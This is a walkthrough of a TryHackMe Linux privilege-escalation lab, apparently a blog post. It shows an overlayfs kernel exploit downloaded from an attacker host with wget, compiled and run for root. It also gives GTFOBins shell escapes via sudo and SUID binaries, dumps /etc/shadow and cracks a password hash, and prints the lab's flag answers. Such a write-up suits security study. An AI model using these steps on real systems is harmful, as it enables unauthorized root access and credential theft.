

Linux Privilege Escalation

Aim:

To understand Linux privilege escalation techniques and identify vulnerabilities to gain higher-level access in a system.

Introduction

This post documents a walk-through of the Linux Privilege Escalation room in the Jr Penetration Tester pathway on TryHackMe. The room provides a deep dive into eight core privilege escalation techniques, while also covering essential Linux fundamentals that support the enumeration and exploitation process



What is “privilege escalation” and why is it important?

Privilege escalation is the process of going from a lower level of access on a system to a higher level of access. Typically, from a normal user account to a root or administrator account.

In the context of penetration testing and exploitation, privilege escalation occurs after gaining initial access to a system and is used to gain full control over the machine. This allows attackers to perform actions that would otherwise be restricted, such as:

- Bypassing access controls to compromise protected data
- Executing administrative or system-level commands
- Creating persistence by adding back doors or scheduled tasks
- Disabling security tools like firewalls or antivirus

...and many more harmful actions. Privilege escalation is an essential part of post-exploitation, and understanding common vectors is crucial to both offensive and defensive security.

Task 3 | Enumeration

Enumeration is the process of gathering detailed information about a system after gaining access. It is typically the first step taken once inside a target machine. The goal is to collect as much actionable data as possible to guide the next steps, such as privilege escalation, lateral movement, persistence, or data exfiltration.

Q1 — What is the hostname of the target system?

Running some basic system info commands such as *hostname* or *uname -a* will return the information needed to answer this question.

```
$ hostname  
wade7363  
$ uname -a  
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux  
$
```

hostname & uname -a

Q2 — What is the Linux kernel version of the target system?

This can be found with the previous command but another way to find this information is by reading the */proc/version* file.

```
SSH CONNECTION=10.6.3.239 41622 10.10.11.109 22  
$ cat /proc/version  
Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014  
$
```

cat /proc/version

Q3 — What Linux is this?

Typically OS information is located in the */etc/issue* file which can be read to answer this question. If you paid close attention and didn't clear the terminal after your initial connection to the target, it also says the Linux version as a welcome message.

```
Warning: Permanently added '10.10.11.109' (ED25519) to the list of  
known hosts.  
karen@10.10.11.109's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
```

welcome message

Q4 — What version of the Python language is installed on the system?

This can be found by running the *python --version* or *python3 --version* commands, depending on which version of Python that the machine is running.

```
$ python --version  
Python 2.7.6  
$ python3 --version  
Python 3.4.0  
$ python  
Python 2.7.6 (default, Mar 22 2014, 22:59:56)  
[GCC 4.8.2] on linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>>
```

python version

In this case, there are two versions of Python but THM only accepts Python 2.7.6 as the answer.

Q5 — What vulnerability seem to affect the kernel of the target system? (Enter a CVE number)

Referring back to question 2, we can do a quick search of the kernel version on [ExploitDB](https://www.exploit-db.com/). Short for Exploit Database, it's a free, community-driven database of publicly available exploits and proof-of-concept code for vulnerabilities in software, maintained by Offensive Security.



The screenshot shows a search result for 'Linux 3.13.0' on ExploitDB. The search bar at the top right contains 'Linux 3.13.0'. Below it, a table lists search results. The first result is for 'Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)' by 'rebel', dated '2015-06-16'. The table has columns for Date, D (download), A (author), V (verified), Title, Type, Platform, and Author. Below the table, there are navigation links: FIRST, PREVIOUS, 1, NEXT, LAST. At the bottom, there are tabs for Databases, Links, Sites, and Solutions.

Date	D	A	V	Title	Type	Platform	Author
2015-06-16				Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	Local	Linux	rebel
2015-06-16				Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	Local	Linux	rebel

Showing 1 to 2 of 2 entries (filtered from 46,312 total entries)

FIRST PREVIOUS 1 NEXT LAST

Databases Links Sites Solutions

search for the Linux version from Q2


Though there are two vulnerabilities, we will focus on the bottom one for this escalation privilege exploit. Another good part about [ExploitDB](#) is that it pairs together the CVE number with the vulnerability.

Task 5 | Privilege Escalation: Kernel Exploits

Sometimes privilege escalation can be done by exploiting an existing vulnerability within the kernel. Some vulnerabilities can allow code execution with elevated permissions and bypass user restrictions to gain root-level access.

In the previous task, during the enumeration process we were able to find a vulnerability for this kernel which we will now exploit to gain access to root privileges.

First, on our attacker machine we need to download the exploit from [ExploitDB](#).



The screenshot shows the ExploitDB website with the details of the 'Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation' exploit. The exploit is titled 'Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation'. The EDB-ID is 37292, the CVE is 2015-1328, the Author is REBEL, the Type is LOCAL, the Platform is LINUX, and the Date is 2015-06-16. The EDB Verified status is 'Verified' (green checkmark). The Exploit status is 'Exploit' (red download icon). The Vulnerable App is 'Vulnerable App:'. Below the details, there is a code block containing the exploit script.

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

=====
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERSNS_MOUNT

user@ubuntu-server-1504:~$ uname -a
```


download the exploit (the correct one is a .c file, not the .txt one)

After that, we need to somehow get this file onto the target machine. One way of doing this is by starting a Python server and using the `wget` command on the target machine. This will

allow the target machine to directly download the file from our attacker machine with the `http.server` method.

Start web server on attacker machine (either python or python3):

`python3 -m http.server 80`




```
corey@kali: ~  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

attacker machine

Now once in the `/tmp` directory, we can use the `wget` command on the target machine to download the exploit:

`wget {ATTACKER-IP}:80/37292.c`




```
$ wget 10.6.3.239:80/37292.c  
--2025-05-20 22:19:20-- http://10.6.3.239/37292.c  
Connecting to 10.6.3.239:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 5119 (5.0K) [text/x-csrc]  
Saving to: '37292.c'  
  
100%[=====]  
2025-05-20 22:19:20 (444 KB/s) - '37292.c' saved [5119/5119]  
  
$
```

transfer of exploit onto target machine

Before we can run the code we have to compile it with the command below:

`gcc 37292.c -o 37292`

Then we can run it with `./37292` which should open up a root shell for us.



```
$ gcc 37292.c -o 37292  
$ ./37292  
spawning threads  
mount #1  
mount #2  
child threads done  
/etc/ld.so.preload created  
creating shared library  
# whoami  
root  
#
```

compilation and exploitation

Q1 — What is the content of the `flag1.txt` file?

With root access, we can navigate over the `flag1.txt` file and we now have the proper permissions to read the file and obtain the flag.

```
root@kali:~# cat /home/matt/flag1.txt  
TTHM-28392872729920  
#
```

flag1.txt contents

Task 6 | Privilege Escalation: Sudo

The *sudo* command is used to run programs with root privilege. In some cases, system administrators grant certain users the ability to run certain programs or applications with root privileges.

Q1 — How many programs can the user “karen” run on the target system with sudo rights?

Running *sudo -l* will list the sudo privileges of the current user, karen, and allow us to see how many programs they have sudo rights to.

```
User karen may run the following commands on ip-10-10-63-141:  
(ALL) NOPASSWD: /usr/bin/find  
(ALL) NOPASSWD: /usr/bin/less  
(ALL) NOPASSWD: /usr/bin/nano  
$
```

sudo -l

GTFOBins

[GTFOBins](#) is a curated list of Unix binaries that can be exploited to bypass local security restrictions on misconfigured systems. It documents how legitimate binary features can be abused to escape restricted shells, escalate privileges, transfer files, and perform other post-exploitation tasks.

We will be using this resource to answer the following questions of this section and it will prove useful in the future.

Q2 — What is the content of the flag2.txt file?

Searching up the *find* binary on [GTFOBins](#), we see that running the command below will give us access to root privileges.

Sudo

If the binary is allowed to run as superuser by *sudo*, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

find on GTFOBins

If done correctly, you should now be the root user and the terminal icon should change from \$ to #. To double check this, you can simply run the *whoami* command.

Once you have escalated your privilege to root, simply navigate to the /home/ubuntu directory where you will find the flag2.txt file.

```
$ sudo less /etc/shadow
root@ip-10-10-63-141:/# ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found
root@ip-10-10-63-141:/# cd home
root@ip-10-10-63-141:/home# ls
ubuntu
root@ip-10-10-63-141:/home# cd ubuntu
root@ip-10-10-63-141:/home/ubuntu# ls
flag2.txt
root@ip-10-10-63-141:/home/ubuntu# cat flag2.txt
THM-402028394
root@ip-10-10-63-141:/home/ubuntu#
```

flag2.txt contents

Q3 — How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

We can search up the nmap binary on [GTFOBins](#) to find the answer to this question.

Press enter or click to view image in full size

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

- (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

nmap on GTFOBins

Q4 — What is the hash of frank's password?

You may have stumbled upon this answer previously if you chose to do `less` for Q2 rather than `find`.

Referring back to [GTFOBins](#), the `less` binary with sudo can be used to escalate privilege to a file directly.

Press enter or click to view image in full size

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```


less on GTF0Bins

Running the `sudo less /etc/shadow` command allows us to escalate to root and see the password hashes of the users on the system.

```
ec2-instance-connect:!!:18561:0:99999:7:::  
systemd-coredump:!!:18796:1:::  
ubuntu:!!:18796:0:99999:7:::  
lxd:!!:18796:1:::  
karen:$6$QHTxjZ77ZcxU54ov$DCV2wd1mG5wJoTB.cXJoXtLVDZe1Ec1jbQFv3ICAYbnMqdhJzIEi3H4qyyK07T75h4hHQWuWwzBH7brjZiSaX0:18796:0:99999:7:::  
frank:$6$2.sUUD50LiPXKxcr$eIntgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BjpphrPRJwjeLWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:18796:0:99999:7:::  
/etc/shadow (END)
```

sudo less /etc/shadow

Task 7 | Privilege Escalation: SUID

In the Linux file system, both files and users have different read, write, and execute permissions (e.g. `-rwsr-xr-x`). Special permission bits like SUID (Set-user ID) and SGID (Set-group ID) help the system manage and enforce these permissions.

Running the command `find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or GUID bits set.

```
Sorry, user karen may not run sudo on ip-10-10-235-231.  
$ find / -type f -perm -04000 -ls 2>/dev/null  
66 40 -rwsr-xr-x 1 root root 40152 Jan 27 2020 /snap/core/10185/bin/mount  
80 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/10185/bin/ping  
81 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/10185/bin/ping6  
98 40 -rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/10185/bin/su  
116 27 -rwsr-xr-x 1 root root 27608 Jan 27 2020 /snap/core/10185/bin/umount  
2610 71 -rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/10185/usr/bin/chfn  
2612 40 -rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/10185/usr/bin/chsh  
2680 74 -rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/10185/usr/bin/gpasswd  
2781 39 -rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/10185/usr/bin/newgrp  
2794 53 -rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/10185/usr/bin/passwd  
2904 134 -rwsr-xr-x 1 root root 136808 Jan 31 2020 /snap/core/10185/usr/bin/sudo  
3003 42 -rwsr-xr-x 1 root root systemd-resolve 42992 Jun 11 2020 /snap/core/10185/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
3375 419 -rwsr-xr-x 1 root root 428240 May 26 2020 /snap/core/10185/usr/lib/openssh/ssh-keysign  
6437 109 -rwsr-xr-x 1 root root 110792 Oct 8 2020 /snap/core/10185/usr/lib/snapd/snap-confine  
7615 386 -rwsr-xr-x 1 root root 394984 Jul 23 2020 /snap/core/10185/usr/sbin/pppd  
56 43 -rwsr-xr-x 1 root root 43088 Mar 5 2020 /snap/core/10185/bin/mount  
65 63 -rwsr-xr-x 1 root root 64424 Jun 28 2019 /snap/core/10185/bin/ping  
81 44 -rwsr-xr-x 1 root root 44664 Mar 22 2019 /snap/core/10185/bin/su  
99 27 -rwsr-xr-x 1 root root 26696 Mar 5 2020 /snap/core/10185/bin/umount  
1698 75 -rwsr-xr-x 1 root root 76496 Mar 22 2019 /snap/core/10185/usr/bin/chfn  
1700 44 -rwsr-xr-x 1 root root 44528 Mar 22 2019 /snap/core/10185/usr/bin/chsh  
1752 75 -rwsr-xr-x 1 root root 75824 Mar 22 2019 /snap/core/10185/usr/bin/gpasswd  
1816 40 -rwsr-xr-x 1 root root 40344 Mar 22 2019 /snap/core/10185/usr/bin/newgrp  
1828 59 -rwsr-xr-x 1 root root 59640 Mar 22 2019 /snap/core/10185/usr/bin/passwd  
1919 146 -rwsr-xr-x 1 root root 149080 Jan 31 2020 /snap/core/10185/usr/bin/sudo  
2006 42 -rwsr-xr-x 1 root root systemd-resolve 42992 Jun 11 2020 /snap/core/10185/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
2314 427 -rwsr-xr-x 1 root root 430552 Mar 4 2019 /snap/core/10185/usr/lib/openssh/ssh-keysign  
7477 52 -rwsr-xr-x 1 root root messagebus 51244 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper  
13816 464 -rwsr-xr-x 1 root root 473576 May 29 2020 /usr/lib/openssh/ssh-keysign  
13661 24 -rwsr-xr-x 1 root root 22840 Aug 16 2019 /usr/lib/policykit-1/polkit-agent-helper-1  
7479 16 -rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/dmccrypt-get-device  
13676 128 -rwsr-xr-x 1 root root 130152 Oct 8 2020 /usr/lib/snapd/snap-confine  
1856 84 -rwsr-xr-x 1 root root 85064 May 28 2020 /usr/bin/chfn  
2300 32 -rwsr-xr-x 1 root root 31032 Aug 16 2019 /usr/bin/pkexec  
1816 164 -rwsr-xr-x 1 root root 160856 Jul 15 2020 /usr/bin/sudo  
1634 40 -rwsr-xr-x 1 root root 39144 Jul 21 2020 /usr/bin/umount  
1860 68 -rwsr-xr-x 1 root root 68208 May 28 2020 /usr/bin/passwd  
1859 88 -rwsr-xr-x 1 root root 88464 May 28 2020 /usr/bin/gpasswd  
1507 44 -rwsr-xr-x 1 root root 44784 May 28 2020 /usr/bin/newgrp  
1857 52 -rwsr-xr-x 1 root root 53040 May 28 2020 /usr/bin/chsh  
1722 44 -rwsr-xr-x 1 root root 43352 Sep 5 2019 /usr/bin/base64  
1674 68 -rwsr-xr-x 1 root root 67816 Jul 21 2020 /usr/bin/su  
2028 40 -rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount  
2160 56 -rwsr-xr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/cr  
1633 56 -rwsr-xr-x 1 root root 55528 Jul 21 2020 /usr/bin/mount  
$ cat /etc/passwd
```

list of files with SUID or GUID bits

Q1 — Which user shares the name of a great comic book writer?

After running the `cat /etc/passwd` command and a little bit of OSINT, you should be able to figure out this answer fairly easily.

```
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin  
pollinate:x:111:1::/var/cache/pollinate:/bin/false  
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin  
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin  
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash  
gerryconway:x:1001:1001::/home/gerryconway:/bin/sh  
user2:x:1002:1002::/home/user2:/bin/sh  
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false  
karen:x:1003:1003::/home/karen:/bin/sh  
$
```

cat /etc/passwd

We will now have to reverse check the binaries listed in our previous search for files with SUID/ GUID bits set using [GTFOBins](#) to find out a function that will allow us to escalate our privilege to answer these next two questions.

This time, instead of searching with the Sudo tag, we will be searching with the SUID tag.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base64) .  
  
LFILE=file_to_read  
./base64 "$LFILE" | base64 --decode
```

base64 SUID method

The `base64` binary matched both lists, so now we have our exploit. In the command, we will have to specify the path to `base64`, next our target file path, pipe it to the `base64` file path once again, and set the `-d` or `--decode` flag to read the file.

Q2 — What is the password of user2?

Using the previously described method, we can read the contents of the `/etc/shadow` file to get the hash of user2's password.

```
tss:*:18561:0:99999:7:::  
uidd:*:18561:0:99999:7:::  
tcpdump:*:18561:0:99999:7:::  
sshd:*:18561:0:99999:7:::  
landscape:*:18561:0:99999:7:::  
pollinate:*:18561:0:99999:7:::  
ec2-instance-connect:*:18561:0:99999:7:::  
systemd-coredump:*:18796:0:99999:7:::  
ubuntu:*:18796:0:99999:7:::  
gerryconway:$6$vgzgxM3ybTLB.wkV$48YDY7qQnp4pur0J19mx fM0wKt.H2LaWKpu0zKLWkaUMG1N7weVzqobp65RxLMIZ/Nirxe2d0JME0p3ofE.RT/:18796:0:99999:7:::  
user2:$6$m6VmzKTbzCD/.I10$ckOvZZ8/rsYwHd.pE099ZRWm686p/Ep13h7pFMBCG4t7IukRqc/FXLAigHXh9F2CbwmD4Ep11Wgh.CL.VV1mb/:18796:0:99999:7:::  
lxd:*:18796:0:99999:7:::  
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjE3gqLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::  
$
```

`/usr/bin/base64 /etc/shadow | /usr/bin/base64 -d`

Now, create a text file containing that hash and use a tool such as John the Ripper or Hashcat to crack the password.

```
(corey@kali)-[~]  
$ john --format=crypt --wordlist=rockyou.txt hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (crypt, generic crypt(3) [?/64])  
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256c  
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes  
Will run 10 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Password1 (?)  
1g 0:00:00:01 DONE (2025-05-18 14:11) 0.7936g/s 2819p/s 2819c/s 2819  
Use the "--show" option to display all of the cracked passwords reli  
Session completed.  
  
(corey@kali)-[~]  
$
```

`john --format=crypt --wordlist=rockyou.txt hash.txt`

Q3 — What is the content of the flag3.txt file?

First we must find where flag3.txt is located, thinking back to the last task which had flag2.txt located in /home/ubuntu, I first checked this location.

Sure enough, flag3's file path is /home/ubuntu/flag3.txt, now we can use the same *base64* method to read the /etc/shadow file to read flag3.txt.

```
Last login: Sun May 18 17:36:50 2025 from 10.6.3.239
Could not chdir to home directory /home/karen: No such file or d
$ ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found
$ cd home
$ ls
ubuntu
$ cd ubuntu
$ ls
flag3.txt
$ pwd
/home/ubuntu
$ /usr/bin/base64 /home/ubuntu/flag3.txt | /usr/bin/base64 -d
THM-3847834
$
```

/usr/bin/base64 /home/ubuntu/flag3.txt | /usr/bin/base64 -d

Task 8 | Privilege Escalation: Capabilities

Capabilities are a Linux security feature that allows fine-grained control over specific privileges normally reserved for root. System administrators can use capabilities to grant specific privileges to a process or binary without giving full root access.

This is similar to Task 6 but instead of user's having specific sudo rights, the special permissions are directly tied to the binary or process without the need for full root access.

Q1 — How many binaries have set capabilities?

The command *getcap* lists all of the enabled capabilities of files.

When run as an underprivileged user, it will give errors for files and directories the user does not have permission to access. Sending the errors to the black hole (/dev/null) is useful to keep the output clean.

Press enter or click to view image in full size

```
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
$
```

getcap -r / 2>/dev/null

Q2 — What other binary can be used through its capabilities?

We can compare the list of binaries we just generated to [GTFOBins](#) sorted by capabilities to figure this out.

Press enter or click to view image in full size

<u>python</u>	Shell	Reverse shell	File upload	File download	File write	File read	Library load	SUID	Sudo
	Capabilities								
<u>ruby</u>	Shell	Reverse shell	File upload	File download	File write	File read	Library load	Sudo	
	Capabilities								
<u>rview</u>	Shell	Reverse shell	Non-interactive reverse shell	Non-interactive bind shell	File upload				
	File download	File write	File read	Library load	SUID	Sudo	Capabilities	Limited SUID	
<u>rvim</u>	Shell	Reverse shell	Non-interactive reverse shell	Non-interactive bind shell	File upload				
	File download	File write	File read	Library load	SUID	Sudo	Capabilities	Limited SUID	
<u>view</u>	Shell	Reverse shell	Non-interactive reverse shell	Non-interactive bind shell	File upload				
	File download	File write	File read	Library load	SUID	Sudo	Capabilities	Limited SUID	

sorted by Capabilities on GTFOBins

Q3 — What is the content of the flag4.txt file?

Like the previous task, the flag is located in /home/ubuntu/flag4.txt.

```
$ ls
bin boot dev etc home lib lib32 lib64 libx32 lost+found
$ cd home
$ ls
karen ubuntu
$ cd ubuntu
$ ls
flag4.txt view
$ cat flag4.txt
THM-9349843
$
```

cat /home/ubuntu/flag4.txt

This task didn't require us to use the escalation method but I wanted to showcase it anyways. If flag4.txt was only readable by root, we can use the vim capability method to read it.

Looking at the [GTFOBins](#) page for the vim binary, we can see the necessary command to escalate our privilege to root. We will need to slightly modify the command from py to py3 because this machine is running Python 3.8.5. You might've already discovered in the enumeration phase when parsing the environment variables.

To keep in mind for the future, you can always check this by running the command `python -V` or `python3 -V`.

Press enter or click to view image in full size

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.


This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .  
sudo setcap cap_setuid+ep vim  
  
./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

capabilities of vim binary

Running this command will escalate us to root and read flag4.txt if it was a protected file:

`./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'`



```
Erase is control-H (^H).  
# whoami  
root  
# cat /home/ubuntu/flag4.txt  
THM-9349843  
#
```

flag4.txt contents

Task 9 | Privilege Escalation: Cron Jobs

